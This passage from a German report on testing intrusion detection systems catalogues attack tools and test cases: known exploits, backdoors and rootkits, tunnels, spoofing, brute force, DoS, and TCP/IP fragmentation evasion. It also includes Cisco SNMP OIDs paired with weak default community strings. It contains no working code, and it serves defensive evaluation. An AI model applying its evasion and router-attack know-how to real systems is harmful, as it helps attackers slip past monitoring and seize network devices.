Verhalten	Kann das IDS den Informationleakversuch erkennen?

Name	**GetAcct [Uri]**
Operation	GetAcct ist ein Windows NT Commando Zeilen Tool, welches "RestrictAnonymous=1" mißbraucht und Informationen über Rechner sammelt. [2]
Verhalten	Kann das IDS den Informationleakversuch erkennen?

-

Name	**ikeprobe [Thu]**
Operation	IKEProbe überprüft VPN-Gateways, ob sie Pre-Shared Keys als unverschlüsselte Hashes bei der Übertragung von Authentifizierungsdaten im Aggressive Mode senden.
Verhalten	Kann das IDS den Informationleakversuch erkennen?

4.2 Typische Angriffe

Es werden verschiedene Exploits gegen verschiedene Dienste getestet. Alle Exploits sind den IDS bekannt, da es um Exploits handelt, die seit längerem bekannt sind. Das Hauptziel ist es die Informationen, die die Alarme liefern zu überprüfen. Somit kann man Ruckschlüsse auf die Qualität der Signaturen machen. Außerdem ist es möglich das Verhalten des IDS zu untersuchen, ob bestimmte Exploits viele Alarme auslösen.

Tools wie z.B. *gwee* und *webscan* bzw. Webfuzzer, sind Tools die für Penetration Testing[3], können aber auch als Hackertools mißbraucht werden.

Es wurden auch ein paar Unicode Exploits getestet, um sicherzustellen, da die Produkte auch mit Unicode umgehen können.

Name	**gwee [Blo]**
Operation	gwee (Generic Web Exploitation Engine) ist ein kleines C Programm, welches input validation vulnerabilities in web skripts, die in Perl CGIs, PHP, usw. geschrieben sind, ausnutzt.
Verhalten	Kann das IDS die Angriffe erkennen?

Name	**webscan [gunb]**
Operation	webscan ist ein kleines Tool, welches nach asp, cgi, php Fehlern in Webserver sucht.
Verhalten	Kann das IDS die Angriffe erkennen?

Name	**unicode-shell [Br]**
Operation	Durch Ausnutzung der UNICODE vulnerability ([Mica] und [CVEc]) kann man beliebige Kommandos, wie in einer Shell ausführen. Einfach gesagt es nutzt Unicode Directory Traversal, eine Kommandozeile zu erhalten.
Verhalten	Kann das IDS das Exploit erkennen?

Name	**webexplt [sto]**
Operation	Die ISAPI Erweiterung für das Internet Printing Protocol (IPP) support von IIS 5 enthält ein Buffer overflow vulnerability. [Micb], [CVEg]. webexplt testet, ob der IIS Server angreifbar ist.
Verhalten	Kann das IDS das Exploit erkennen?

[3]Eigene Überprüfung der Systeme auf Schwächen

Name	**vv5 [Guna]**
Operation	Das Tool nutzt das IIS 5.0 propfind Exploit [CVEf]. Durch spezielle WebDAV Anfragen führt man ein DoS Angriff gegen ein IIS5 Server.
Verhalten	Kann das IDS das Exploit erkennen?

Name	**rs_iis [Her]**
Operation	rs_iss nutzt das Buffer overflow in ntdll.dll, welches erlaubt entfernten Angreifern beliebigen Code auszuführen, wie es bei WebDAV Anfragen zu IIS 5.0 demonstriert wurde [CVEb].
Verhalten	Kann das IDS das Exploit erkennen?

Name	**apache-nosejob [GOB]**
Operation	Das Tool ist ein Proof-of-Concept für das "OPENBSD/X86 APACHE REMOTE EXPLOIT", welches erlaubt ein Angreifer beliebigen Code auszuführen durch spezielle Anfragen, die als chunked kodiert sind.([McN04] Seite128) [CER]
Verhalten	Kann das IDS die Exploits erkennen?

Name	**apache_openssl_exploit [apa]**
Operation	In Juli 2002 wurden in OpenSSL v0.9.6d mehrere Bugs bekannt. Dieses Tool nutzt diese, um ein Apache Web Server zu kompromittieren.
Verhalten	Kann das IDS das Exploit erkennen?

Name	**hmap [Lee]**
Operation	Dieses Tool versucht über verschiedene mißgebildeten GET und HEAD Anfragen, den entfernten Web Server zu identifizieren.([McN04] Seite 101)
Verhalten	Kann das IDS Applikations Fingerprinting Versuche erkennen?

Name	**dnascan [Moo]**
Operation	Oft laufen in IIS 5.0 und 6.0 Server .NET Komponenten. Dieses Tool versucht zu erkennen, ob bei den entfernten IIS Server .NET Komponenten aktiviert sind. ([McN04] Seite 105 und 332)
Verhalten	Kann das IDS den Informationleakversuch erkennen?

Name **owa [owa]**
Operation Bei Microsoft Echange Mail Servern läuft oft eine Komponente namens Outlook Web Access (OWA), um durch HTTP und HTTPS Zugriff auf Usermail zu erlauben. Der owa Scanner ([McN04] Seite 108) versucht OWA Komponenten zu identifizieren. Es können Bruteforce Attacken danach gestartet werden gegen OWA.
Verhalten Kann das IDS den Informationleakversuch erkennen?

Name **7350wurm [TES]**
Operation WU-FTPD ist ein beliebter FTP Server. Dieses Tool implementiert das in [Int] Exploit. Man nutzt eine Serie von *RNFR* und $\tilde{\{}$, was ein HEAP Overflow zur Folge hat.
Verhalten Kann das IDS die Exploits erkennen?

Name **0x82-wu262 [szo]**
Operation WU-FTPD ist ein beliebter FTP Server. Dieses Tool implementiert das in [CVEh] bekannte Exploit. Die Funktion *realpath()* hat ein Bug, welcher durch verschiedene Befehle , wie z.B. *STOR,RETR,MKD,RMD* ausgenutzt werden kann.
Verhalten Kann das IDS die Exploits erkennen?

Name **shack [sha]**
Operation Am 8 Februar 2001 wurde ein Advisory veröffentlich, welches entfernte integer Overflow in verschiedene SSH1 Implementationen bekannt gab [CVEe]. Durch spezielle SSH1 Pakete kann ein Angreifer ein Overflow erzwingen und beliebigen Code ausführen.
Verhalten Kann das IDS die Exploits erkennen?

Name **bind8x [GW]**
Operation Das Tool bind8x implementiert das BIND TSIG (Transaction Signature) Overflow [CVEd]
Verhalten Kann das IDS die Exploits erkennen?

Name **cisco-torch [Arh]**
Operation Cisco Torch ist ein mass scanning, fingerprinting, und exploitation tool gegen Cisco Routern und Switches.
Verhalten Kann das IDS den Informationleakversuch erkennen?

Name	**cisco-exploiter-1 [cis]**
Operation	Cisco Exploiter führt Angriffer gegen Cisco Produkte. In diesem Fall *Cisco IOS HTTP Auth Vulnerability*.
Verhalten	Kann das IDS die Exploits erkennen?

Name	**cisco-exploiter-2 [cis]**
Operation	Cisco Exploiter führt Angriffer gegen Cisco Produkte. In diesem Fall *Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability*
Verhalten	Cisco Exploits

Kann das IDS die Exploits erkennen?

Name	**cisco-exploiter-3**
Operation	Cisco Exploiter führt Angriffer gegen Cisco Produkte. In diesem Fall *Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability*
Verhalten	Kann das IDS die Exploits erkennen?

Name	**cisco-router-config**
Operation	Viele Geräte lassen sich durch SNMP administrieren. In unserem Testfall kann man mit Hilfe von SNMP die Router Konfiguration speichern, laden einer neuen Konfiguration oder Firmware wäre auch möglich. Man braucht nur die richtige OID (.1.3.6.1.4.1.9.2.1.55 fürs Lesen, .1.3.6.1.4.1.9.2.1.53 fürs Schreiben), das richtige Kennwort -was leider sehr oft schwach (public, cisco, snmp,...) oder unverschlüsselt in den SNMP Versionen 1 und 2 ist- und ein tft Server. Mit *snmpget* oder *snmpset* wäre bei ungeschützten Geräten mehrere Angriffe möglich, DoS, Trojaner,...
Verhalten	Kann das IDS den Informationleakversuch erkennen?

Name	**metasploit [Met]**
Operation	Von Metasploit Projekt Metasploit ein Exploit und Payload aussuchen und ausführen.
Verhalten	Kann das IDS die Exploits erkennen?

Name	**land [HEIa]**
Operation	Der Angreifer schickt viele Pakete mit Source- und Zieladrresse gleich, die des Opfers. Viele Betriebssysteme haben versucht diese Pakete zu verarbeiten und immer mehr Ressourcen verbraucht bis der Rechner nicht mehr reagiert hat.
Verhalten	Kann das IDS LAND Attacken erkennen?

Name	**ntpx-replay**
Operation	Mit den Tool replay wird ein gespeicherter Angriff -hier ntpx, ein Angriff gegen ein NTP Server- wieder ins Netz eingespeist.
Verhalten	Kann das IDS Attacken erkennen?

4.3 Backdoor

Es wurde bewußt auf bekannte Backdoors, wie z.B. Back-Orifice verzichtet. Es sollten neue Backdoors getestet werden, um die Grenzen der Systeme zu bestimmen. Es wäre einfach neue Backdoors zu generieren, die keine Signatur entsprechen. Durch Modifikation von sebek [Thea], was für Honeypots gedacht ist, könnte man den Verkehr verschlüsseln und ein Backdoor/Trojaner erstellen.

Name	**zappa [Ble]**
Operation	zappa hört nicht auf Verbindungsversuche. Dieses Backdoor wartet auf bestimmte ICMP Pakete. Danach versucht der Server eine UDP Verbindung mit den Klient “aufzubauen”.
Verhalten	Kann das IDS Backdoors erkennen?

Name	**Reverse-WWW-Tunnel-Backdoor [vHa]**
Operation	Nutzen von HTTP Protocol, um ein Backdoor zu implementieren.
Verhalten	Kann das IDS das Backdoors erkennen?

Name	**cb-rootkit [Zee]**
Operation	Ein Rootkit, welches einen “trojan” ssh Daemon auf Port 2006 installiert.
Verhalten	Kann das IDS Backdoors erkennen?

Name	**tunnelshell [Fry]**
Operation	Ein Klient/Server Backdoor, welches neben ICMP auch udp,tcp und Fragmente zur Kommunikation nutzt. Es baut ein Tunnel zwischen Klient/Server. Bei TCP und UDP bindet es an kein Port, so daß man es auch an Ports, die von anderen Programmen genutzt werden nutzen kann. In ein Webserver auf Port 80, so dass die Firewall die Pakete durchlässt.
Verhalten	Kann das IDS das Backdoors erkennen?

Name	**adore-ng [Ste]**
Operation	Eine neue Implementierung von adore Rootkits, so dass es auch unter Linux Kernel 2.6 läuft. Außerdem läßt sich nicht mit chkrootkit Version 0.43 entdecken. adore versteckt Prozesse, Sockets, Dateien und Verzeichnisse, sowie Filtert die Messages für syslog und utmp.
Verhalten	Kann das IDS das Backdoors erkennen?

Name	**pam [gml]**
Operation	Ein Pluggable Authentification Modul (PAM) Backdoor. Es läßt sich mit jeden Dienst, welcher PAM nutzt, benutzten. Es protokolliert außerdem alle Passwörter.
Verhalten	Kann das IDS das Backdoors erkennen?

Name	**cd00r [FXa]**
Operation	Ein Backdoor, welches an der Idee von Portknocking basiert. Es werden keine offene Ports anzeigt -per Portscan oder im lokalen Systen , trotzdem ist der entfernte Zugriff erlaubt. Das Backdoor hört -in nicht promiscius Modus- das Rootkit alle einkommende Pakete. Wenn es das richtige Paket -klopfen- erkennt, öffnet dann ein Port. Somit ist man zum größten Teil unsichtbar.
Verhalten	Kann das IDS das Backdoors erkennen?

Name	**icmpbackdoor [Mue]**
Operation	Ein Backdoor (Klient/Server), welches mit ICMP Pakete kommuniziert. In den einzelnen ICMP Paketen -jedes ICMP Paket, also auch *Router advertisement* (icmp code 9)- sind die Kommunikationsdaten versteckt.
Verhalten	Kann das IDS das Backdoors erkennen?

Name	**udp-remote [Ros]**
Operation	Ein Backdoor, welches verschlüsselte UDP Pakete zur Kommunikation nutzt.
Verhalten	Kann das IDS das Backdoors erkennen?

Name	**SAdoor [CMN]**
Operation	Ein Backdoor, das benutzt selbstdefinierte Pakete, um ein Port zu öffnen. Z.B. man führt ein Portscan auf Port 80 durch, dann schickt man ein Ping und danach ein UDP Paket für Port 999. Erst danach wird ein Port geöffnet. Natürlich sind die Pakete verschlüsselt, so dass es nur mit dem richtigen Key, der Port geöffnet wird.
Verhalten	Kann das IDS das Backdoors erkennen?

4.4 Tunnelangriffe

Als Tunnel definieren wir hier den Einsatz von Protokoll in Protokoll, als Beispiele IPv6 in IP4. Es wird eine bestehende IPv4 Verbindung genutzt, um eine IPv6 Verbindung herzustellen. Es ist so als steckt man ein Brief in ein anderes Brief.

Durch den Einsatz von Tunnel, die auch als Backdoors agieren können, ist es möglich einen "sicheren" Kanal in ein entferntes Netz aufzubauen. Hier wird keine Verschlüsselung in Richtung VPN getestet, die sie sowieso nicht detektierbar ist, außer bei Netflows. Es werden auch keine Steganographische Tunnels, wie z.B. stegtunnel [SYNb] getestet. Bei diesen Test ist der Frage, ob das IDS die Angriffe erkennt wenn sie durch ein Tunnel stattfinden. Z.B. wenn ein IP in IP oder ein GRE Tunnel aufgebaut wird, kann das IDS in die Tunnels die Pakete betrachten?

Ein einfacher Schutz wäre solche Protokolle, wenn nicht benötigt auszuschalten und ihr Vorkommen in normalen Netzverkehr soll ein Alarm auslösen.

Name	**gretunnel [FX00]**
Operation	Aufbau ein Generic Encapsuling Enviroments (GRE) Tunnels. Ausführen eines Angriffes durch den Tunnel.
Verhalten	Kann sich das IDS durch Tunnels täuschen?

Name	**updtunnel [ick]**
Operation	Eine Attacke wird durch udp in tcp durchgetunnelt.
Verhalten	Kann sich das IDS durch Tunnels täuschen?

Name	**httptunnel [Bri]**
Operation	Eine Attacke wird durch das http Protokoll durchtunnelt.
Verhalten	Kann sich das IDS durch Tunnels täuschen?

Name	**dnstunnel [Pol]**
Operation	Eine ssh Verbindung wird durch DNS Pakete getunnelt. Die Verbindung wird durch DNS Anfragen getunnelt.Es wird ein DNS Server vorausgesetzt.
Verhalten	Kann sich das IDS durch Tunnels täuschen?

Name	**ipv6tunnel**
Operation	Ein IPv6 in IPv4 Tunnel wird aufgebaut und ein Angriff durch den Tunnel ausgeführt.
Verhalten	Kann das IDS IPv6 in IPv4 Tunneling erkennen?

Name	**icmptunnel [icm]**
Operation	Eine Verbindung wird durch ICMP Pakete (z.B. ping echo und ping request) getunnelt. Man kann es auch als Backdoor betrachten.
Verhalten	Kann das IDS IP Tunneling erkennen?

Name	**ipiniptunnel**
Operation	Erstellen eines IP in IP Tunnels. Es wird eine zweite IPv4 Adresse für jeden Host benötigt
Verhalten	Kann das IDS IP Tunneling erkennen?

Name	**ncovert [Nom03]**
Operation	Nutzen des ncovert Tools um Daten zu transferieren. Die Daten werden in der Sequenznummer *"versteckt"*. Mit ncrypt kann man die Daten noch verschlüsseln.
Verhalten	Kann das IDS den erhöhten Verkehr erkennen?

4.5 DNS und Router Angriffe

Diese Art von Angriffe sind sehr gefährlich. Arp- und DNSspoofing können vor eine Man in the Middle Attacke stattfinden. Außerdem können gefälschter DNS Antworten zu DoS führen. Der Einsatz von DNSSec ist sehr zu empfehlen.

Was auch oft unterschätzt wird sind die Anggrife gegen Routern. Wenn ein Agreifer Zugriff auf ein Router erlangt, kann viele Angreife durchführen. [ROU]

- Falls das DHCP Protokoll benutzt wird und es gibt Router , die auch als DNS und DHCP Server agieren, könnte einfach bei einer DHCP Antwort einen gefälschten DNS Server angeben. Oder wenn auf den Router ein DNS Server läuft, kann man alle DNS Abfragen fälschen und umleiten nach freiem Willen.
- Es wäre ein Portforwarding möglich.
- Installieren einer gehackten Firmware auf den Router, um eine Shell zu bekommen, oder die nach Patterns in den Paketen sucht.
- Einfach den Authentification Server so ändern, so dass an eine von Hacker kontrollierte Maschine zeigt.
- ACLs in den Router aktivieren bzw. deaktivieren.
- NAT "Löcher" generieren, um auf die interne Rechner Zugriff zu erhalten.
- Denial of Service: Password so ändern, dass der legitime User kein Zugriff auf den Router hat.
- Einfach den ganzen Verkehr an eigenen Router umleiten, z.B. mit GRE

Ähnliche Attacken gibt es auch für Switches: Ports bzw. Verkehr umleiten, Ports abschalten usw. Man kann auch den Verkehr umleiten und sich als neuer Gateway ausgeben.

Auf Angriffe auf Router wurde verzichtet, da diese nicht erkannt werden. Als Routerangriffe sollten die Angriffe auf die Routingprotokolle (RIP,BGP,...) betrachtet werden, die z.B. durch Nemesis [Gri], Virtual IP Phalanx Router [FXe], DHCP Spoofing [4] [OV03], ICMP redicrect [OV03] , IRDP Mangling [OV03] stattfinden können.

Name	**dnsspoof [Sona]**
Operation	Ein Angriffer versucht DNSspoofing. Es wird die Antwort des DNS Servers gefälscht.
Verhalten	Kann das IDS DNSspoofing erkennen?

[4] Eine DHCP wird so gefälscht,dass der Rechner des Angreifers als neuer Route erscheint.

Name	**dnshijack [ped]**
Operation	Ein Angriffer versucht DNShijacking. Es wird die Antwort des DNS Servers gefälscht.
Verhalten	Kann das IDS DNSspoofing erkennen?

4.6 Bruteforce Attacken

Es wären viele weitere Bruteforce Attacken möglich, z.B. gegen LDAP Server [FXc], die aber wir nicht weiter betrachten wollen, da es dafür keine Signaturen gibt.

Name	**brute-force-hydra-mssql**
Operation	Führe eine Brute-Force Attacke gegen einen MSSQL Server aus. Es werden verschiedene User und Kennwortkombinationen überprüft.
Verhalten	Kann das IDS Brute Force-Attacken erkennen?

Name	**brute-force-hydra-iis [vHc]**
Operation	Führe eine Brute-Force Attacke gegen einen IIS Server aus. Es werden verschiedene User und Kennwortkombinationen überprüft.
Verhalten	Kann das IDS Brute Force-Attacken erkennen?

Name	**brute-force-hydra-mysql**
Operation	Führe eine Brute-Force Attacke gegen einwn MySQL Server aus. Es werden verschiedene User und Kennwortkombinationen überprüft.
Verhalten	Kann das IDS Brute Force-Attacken erkennen?

Name	**venom [cqu]**
Operation	Bruteforce Password Tool durch Windows Management Instrumentation (WMI) Service.
Verhalten	Kann das IDS Brute Force-Attacken erkennen?

Name	**tsgrinder [MR]**
Operation	Terminal Server brute force tool
Verhalten	Kann das IDS den Informationleakversuch erkennen?

4.7 Denial of Service Attacken

Auch wenn die primäre Aufgabe von IDS Einbruchserkennung ist, können die Systeme auch Denial of Service Attacken detektieren.

Name	**icmp444 [e4e]**
Operation	DoS Angriff durch ICMP Flooding
Verhalten	Kann das IDS DoS Angriffe erkennen?

Name	**dnsflood [You]**
Operation	DoS Angriff durch Flooding mit DNS Abfragen
Verhalten	Kann das IDS DoS Angriffe erkennen?

Name	**d0s [rag]**
Operation	DoS Angriff durch SYN Überflutung.
Verhalten	Kann das IDS DoS Angriffe erkennen?

Name	**dhcpx [dhc]**
Operation	DHCP DoS Angriff. Es werden alle IP von ein DHCP Server verbraucht.
Verhalten	Kann das IDS DoS Angriffe erkennen?

4.8 Layer 2 Attacken

Die Standard Layer 2 Attacke ist ARP Spoofing. Beide Systeme könne ARP Spoofing nicht detektieren, auch wenn snort ein eigenes ARP Spoofing Modul hat, ist eine statische Verwaltung per Hand alle 255 Adressen nicht zumutbar. Viel mehr wäre eine dynamische Überwachung wie z.B. arpwatch [Ler] wünschenswert.

Allerdings gibt es mehr Layer 2 Angriffe, z.B. Spanning Tree Protocol (STP), Cisco Discovery Protocol (CDP), Hot Standby Router Protocol (HSRP), VLAN Trunking Protocol (VTP), Dynamic Trunking Protocol (DTP).

Name	**Layer2 [OB]**
Operation	Das in Blackhat vorgestellte Programm yerinsia, nutzen, um ein Spanning Tree Protocol (STP) Angriff durchzuführen. Mit Hilfe des STP Algorithmus wird versucht Loops zwischen Switches zu vermeiden. Bei einem STP Angriff versucht der Angreifer als Würzel des STP auszugeben, um allen Verkehr zu erhalten.
Verhalten	Kann das IDS auch andere -außer ARP- Angriffe erkennen?

Name	**cdp [FXb]**
Operation	Versuch über das Cisco Discovery Protocol Informationen über Router/Switches zu erlangen.Dieses Protokoll erlaubt der Kommunikation von Cisco Switches untereinader.
Verhalten	Kann das IDS den Informationleakversuch erkennen?

4.9 Evasion Tests

[5]

Name	**frag-1**
Operation	TCP Handshake abschließen, schicke ein Test String in ein einziges TCP Data Segment, welches in 8-byte IP Fragmente gesplittert ist und in Order geschickt wird.
Verhalten	Kann das IDS IP überhaupt durchführen?

Name	**frag-2**
Operation	TCP Handshake abschließen, schicke ein Test String in ein einziges TCP Data Segment, welches in 24-byte IP Fragmente gesplittet ist und in Order geschickt wird.
Verhalten	Kann das IDS IP Reassembling überhaupt durchführen?

Name	**frag-3**
Operation	TCP Handshake abschließen, schicke ein Test String in ein einziges TCP Data Segment, welches in 8-byte IP Fragmente gesplittet ist und eins davon wird *out-of-order* geschickt.
Verhalten	Kann das IDS einfaches IP Reassembling durchführen?

[5] Alle im folgenden durchgeführten Tests werden mit dem Programm fragroute [Sonb], welches als Gateway agiert und die Daten, so wie in den einzelnen Testfälle spezifiziert, modifiziert.

Name	**frag-4**
Operation	TCP Handshake abschließen, schicke ein Test String in ein einziges TCP Data Segment, welches in 8-byte Fragmente gesplittet ist und eins davon wird zweimal geschickt.
Verhalten	Kann das IDS Reassembling bei Duplikaten durchführen?

Name	**frag-5**
Operation	TCP Handshake abschließen, schicke ein Test String in ein einziges TCP Data Segment, welches in 8-byte Fragmente gesplittet ist. Sende diese komplett *out-of-Order* und eins davon wird zweimal geschickt.
Verhalten	Kann das IDS Reassembling bei Duplikaten und out-of-order durchführen?

Name	**frag-6**
Operation	TCP Handshake abschließen, schicke ein Test String in ein einziges TCP Data Segment, welches in 8-byte Fragmente gesplittet ist und sende das letzte bevor die anderen geschickt werden.
Verhalten	Wartet das IDS bis alle Pakete gekommen sind, bevor sie Reassembling versucht?

Name	**frag-7**
Operation	TCP Handshake abschließen, schicke einen Fragmentenstrom, in welcher der String "GET" durch den String "SNI" ersetzt wurde. Schicke ein forward-überlappendes Fragment, welches wieder "SNI" zu "GET" überschreibt am Zielsystem.
Verhalten	Kann das IDS richtig forward-überlappende IP Fragmente behandeln?

Name	**tcp-1**
Operation	TCP Handshake abschließen, simuliere die Trennung des Zielsystems Hosts vom Netzwerk und sende einen test String in eine Serie von 1-byte TCP Daten Segmenten.
Verhalten	Wartet das IDS auf das TCP ACK vom Target bevor die empfangenen Daten auswertet?

Name	**tcp-3**
Operation	TCP Handshake abschließen, sende einen test String in eine Serie von 1-byte TCP Daten Segmenten und schicke noch ein Duplikat einer der Segmenten.
Verhalten	Behandelt das IDS richtig TCP Segment Duplikate?

Name	**tcp-4**
Operation	TCP Handshake abschließen, sende einen test String in eine Serie von 1-byte TCP Daten Segmenten, schicke ein weiteres 1-bye TCP Segment welches mit ein früheres Segment völlig überlappt, aber andere Zeichen beinhaltet.
Verhalten	Kann das IDS TCP Segmente Duplikate richtig behandeln?

Name	**tcp-5**
Operation	TCP Handshake abschließen, sende einen test String mit dem Buchstaben 'c' durch 'X' ersetzt, in eine Serie von 1-byte TCP Daten Segmenten. Direkt danach schicke ein 2-byte TCP Daten Segment, welches überlappt (forward) mit geänderten Buchstaben, so dass im Zielsystem wieder zu 'c' überschrieben wird.
Verhalten	Kann das IDS Überlappung in out-of-order TCP Strom behandeln?

Name	**tcp-7**
Operation	TCP Handshake abschließen, sende einen test String in eine Serie von 1-byte TCP Daten Segmenten, durch eine Serie von 1-byte TCP Daten Segmenten, der gleichen Verbindung gehörend, aber drastisch unterschiedlichen Sequence Nummern.
Verhalten	Überprüft das IDS die Sequence Nummer während Reassembling?

Name	**tcp-8**
Operation	TCP Handshake abschließen, sende einen test String in eine Serie von 1-byte TCP Daten Segmenten, eins davon *out-of-order* Reihenfolge
Verhalten	Kann das IDS einfache out-of-order TCP reassembly behandeln?

Name	**tcp-9**
Operation	TCP Handshake abschließen, sende einen test String in eine Serie von 1-byte TCP Daten Segmenten, geschickt in zufälliger Reihenfolge
Verhalten	Kann das IDS out-of-order TCP reassembly behandeln?

Name	**tcbc-2**
Operation	TCP Handshake abschließen, sende einen test String in eine Serie von 1-byte TCP Daten Segmenten. Füge in den Daten Segmenten SYN Pakete mit den gleichen Verbindungsparametern.
Verhalten	Synchronisiert das IDS neu nach dem Empfang von SYN Paket nach einem abgeschlossenen TCP Handshake?

Name	**tcbc-3**
Operation	TCP Handshake nicht abgeschlossen, schicke ein Stream von beliebigen Daten mit zufälligen Sequence Nummern, als wäre das TCP Handshake abgeschlossen. Benutze die gleichen Verbindung Parameters, um mit "netcat" zu Verbinden und gebe den Test String per Hand ein.
Verhalten	Kann man das IDS desynchronisieren mit Hilfe von schlecht sequenzierten falschen Daten bevor die echte Verbindung initiiert wird?

Name	**tcbt-1**
Operation	TCP Handshake abschließen, direkt danach Verbindung beenden mit RST. Verbindung nochmals aufbauen mit den gleichen Parametern, mit stark unterscheidenden Sequence Nummern und schicke ein Test String in eine Serie von 1-byte TCP Daten Segmenten.
Verhalten	Synchronisiert das IDS korrekt neu nachdem eine Verbindung mit RST beendet wurde?

Name	**tcbt-2**
Operation	TCP Handshake abschließen, sende einen test String in eine Serie von 1-byte TCP Daten Segmenten. Füge in den Strom, ein Paket mit dem RST Flag (aber schicke weiterhin Pakete).
Verhalten	Beendet das IDS durch RST das Aufzeichnen der Verbindung?

Name	**insert-2**
Operation	TCP Handshake abschließen, sende einen test String in eine Serie von 1-byte TCP Daten Segmenten, jedes mit eine ungültige TCP Prüfsumme.
Verhalten	Überprüft das IDS die TCP Prüfsumme der empfangenen Pakete?

Name	**insert-3**
Operation	TCP Handshake abschließen, sende einen test String in eine Serie von 1-byte TCP Daten Segmenten, von denen keines das ACK Bit gesetzt hat.
Verhalten	Kann das IDS Daten in Segment ohne ACK akzeptieren?

Name	**evade-1**
Operation	TCP Handshake abschließen, füge einen test String in dem initialen SYN Paket.
Verhalten	Kann das IDS Daten in eine SYN Paket akzeptieren?

4.10 Leistungsvergleichstest

Name	**idswakeup [Aub]**
Operation	Leistungtest durch simulierte Angriffe. Dieses Tool schickte viele Angriffe immer wieder.
Verhalten	Wie verhält sich das IDS unter Last?

Name	**snot [snob]**
Operation	Leistungtest durch simulierte Angriffe. Das Programm liest snort Rules und generiert die entsprechende Pakete.
Verhalten	Wie verhält sich das IDS unter Last?

Name	**stick [sti]**
Operation	Leistungtest durch simulierte Angriffe.
Verhalten	Wie verhält sich das IDS unter Last?

Name **nikto-1 [cir]**
Operation Nikto ist ein Open Source (GPL) web server scanner, welcher intensive Tests gegen Web Server ausführt. In diesem Test wurde statt TAB Leerzeichen eingesetzt, um das IDS zu täuschen. ([McN04] Seite 112)
Verhalten Wie verhält sich das IDS bei solchen intensiven WWW Server Scans? Wird es durch die verschiedene IDS Evasion Methoden getäuscht?

Name **nikto-2**
Operation Nikto ist ein Open Source (GPL) web server scanner, welcher intensive Tests gegen Web Server ausführt. In diesem Test wurde statt Session splicing eingesetzt, um das IDS zu täuschen.Vgl auch libwhisker [wir]
Verhalten Wie verhält sich das IDS bei solchen intensiven WWW Server Scans? Wird es durch die verschiedene IDS Evasion Methoden getäuscht?

Name **nikto-3**
Operation Nikto ist ein Open Source (GPL) web server scanner, welcher intensive Tests gegen Web Server ausführt.In diesem Test wurde statt Session splicing eingesetzt, um das IDS zu täuschen.
Verhalten Wie verhält sich das IDS bei solchen intensiven WWW Server Scans? Wird es durch die verschiedene IDS Evasion Methoden getäuscht?

Name **Nessus [Dera]**
Operation Ein “Scan” mit Nessus. Nessus ist ein Vulnerability Scanner, um das eigene Netz auf Schwächen zu testen.
Verhalten Kann das IDS die Attacken erkennen?Wie verhält sich das IDS bei solchen intensiven Scans?

4.11 Kriterien LfStaD

Name	**route-1**
Operation	Eine Voraussetzung ist, dass das IDS mit Lastverteilung umgehen kann. Um so ein Fall zu simulieren, wird ein Angriff durch 2 Interfaces geschickt, jeweils mit 50% Wahrscheinlichkeit lastverteilt. Damit simuliert man den Fall, dass der Verkehr durch 2 verschiedenen Routern übertragen worden ist.
Verhalten	Kann das IDS Pakete der verschiedene Routern wieder zusammensetzen?

Name	**route-3**
Operation	Ein TCP -um sicherzustellen, dass der Angriff sicher das Ziel erreicht- Angriff wird durch 2 Interfaces geschickt, jeweils mit 50% Wahrscheinlichkeit lastverteilt.Ein weiterer Rechner erzeugt Last.
Verhalten	Kann das IDS Pakete der verschiedene Routern wieder zusammensetzen auch unter voller Last?

4.12 Streß Tests

Name	**udpflood [Kei]**
Operation	Ein UDP Flooding Angriff 5 Minuten laufen lassen.
Verhalten	Bleibt das IDS stabil?

Name	**udpflood-1**
Operation	Ein TCP[6] Angriff wird unter Flooding versteckt. Dafür schickt ein Rechner udp Pakete -udpflooding-.
Verhalten	Kann das IDS die Attacke noch erkennen oder verliert Pakete?

5
Aufbau des Tests Netzwerkes

Law 6: A computer is only as secure as the administrator is trustworthy


10 Immutable Laws of Security

5.1 Einfache Testumgebung


Die Tests ohne Last kann man mit einen einfachen Aufbau durchführen. Man braucht nur drei Rechner. Ein Angreifer, ein Zielsystem und ein Rechner, welcher Sensor, Datenbank und Management Konsole vereinigt. Der Sensor wird über einen Ethernet TAP angebunden.

Ein Angreifer führt verschiedene Angriffe -spezifiziert durch die Testfälle- gegen den Server. Angreifer und Server sind jeweils an einem Switch angeschlossen. Der ganze Verkehr zwischen beiden Switches geht durch ein Ethernet Tap, der beide Leitungen an den Sensor spiegelt.

Das Symantec Produkt agiert als Datenbankserver s. Abb. 5.1(b). Bei Genua sind Sensor und Datenbank getrennt, wie man in Abb. 5.1(b) sieht. Der Sensor schickt die Alarme an die Datenbank über ein eigenes Interface.



(a) Test Aufbau ohne Last für Genua



(b) Test Aufbau ohne Last für Symantec. Der Symantec Sensor ist gleich der Datenbankserver.

Für die Decoy und Idle Tests wurde noch ein Rechner an den Switch angeschlossen. Er hatte keine Funktion, sondern war als *Zombie* mißbraucht, um vorzutäuschen, dass dieser der Angreifer ist.

5.2 Belastungs Tests

Für die Stresstests wurde ein weiterer Rechner benutzt, welcher Last auf die Leitung produziert. Sonst ist der Aufbau genau der gleiche, wie vorhin beschrieben. Um sicherzustellen, dass auch unter Last die Angriffe den Server erreichen, wurden die Leitungen -beide Richtungen, d.h. auch der Server produziert Last- mit UDP Paketen überflutet, während ein TCP Angriff stattfand. Da die Rechner an 100 Mbit Ports angeschlossen sind, der Ethernet TAP mit Gigabit, ist es sichergestellt, dass weder der Switch, noch der Ethernet TAP Pakete verlieren. Allerdings ist es auch nicht möglich, den Sensor zu belasten. Beim praktischen Test war das Produkt von Symantec mit Last von 0.2 gar nicht belastet.

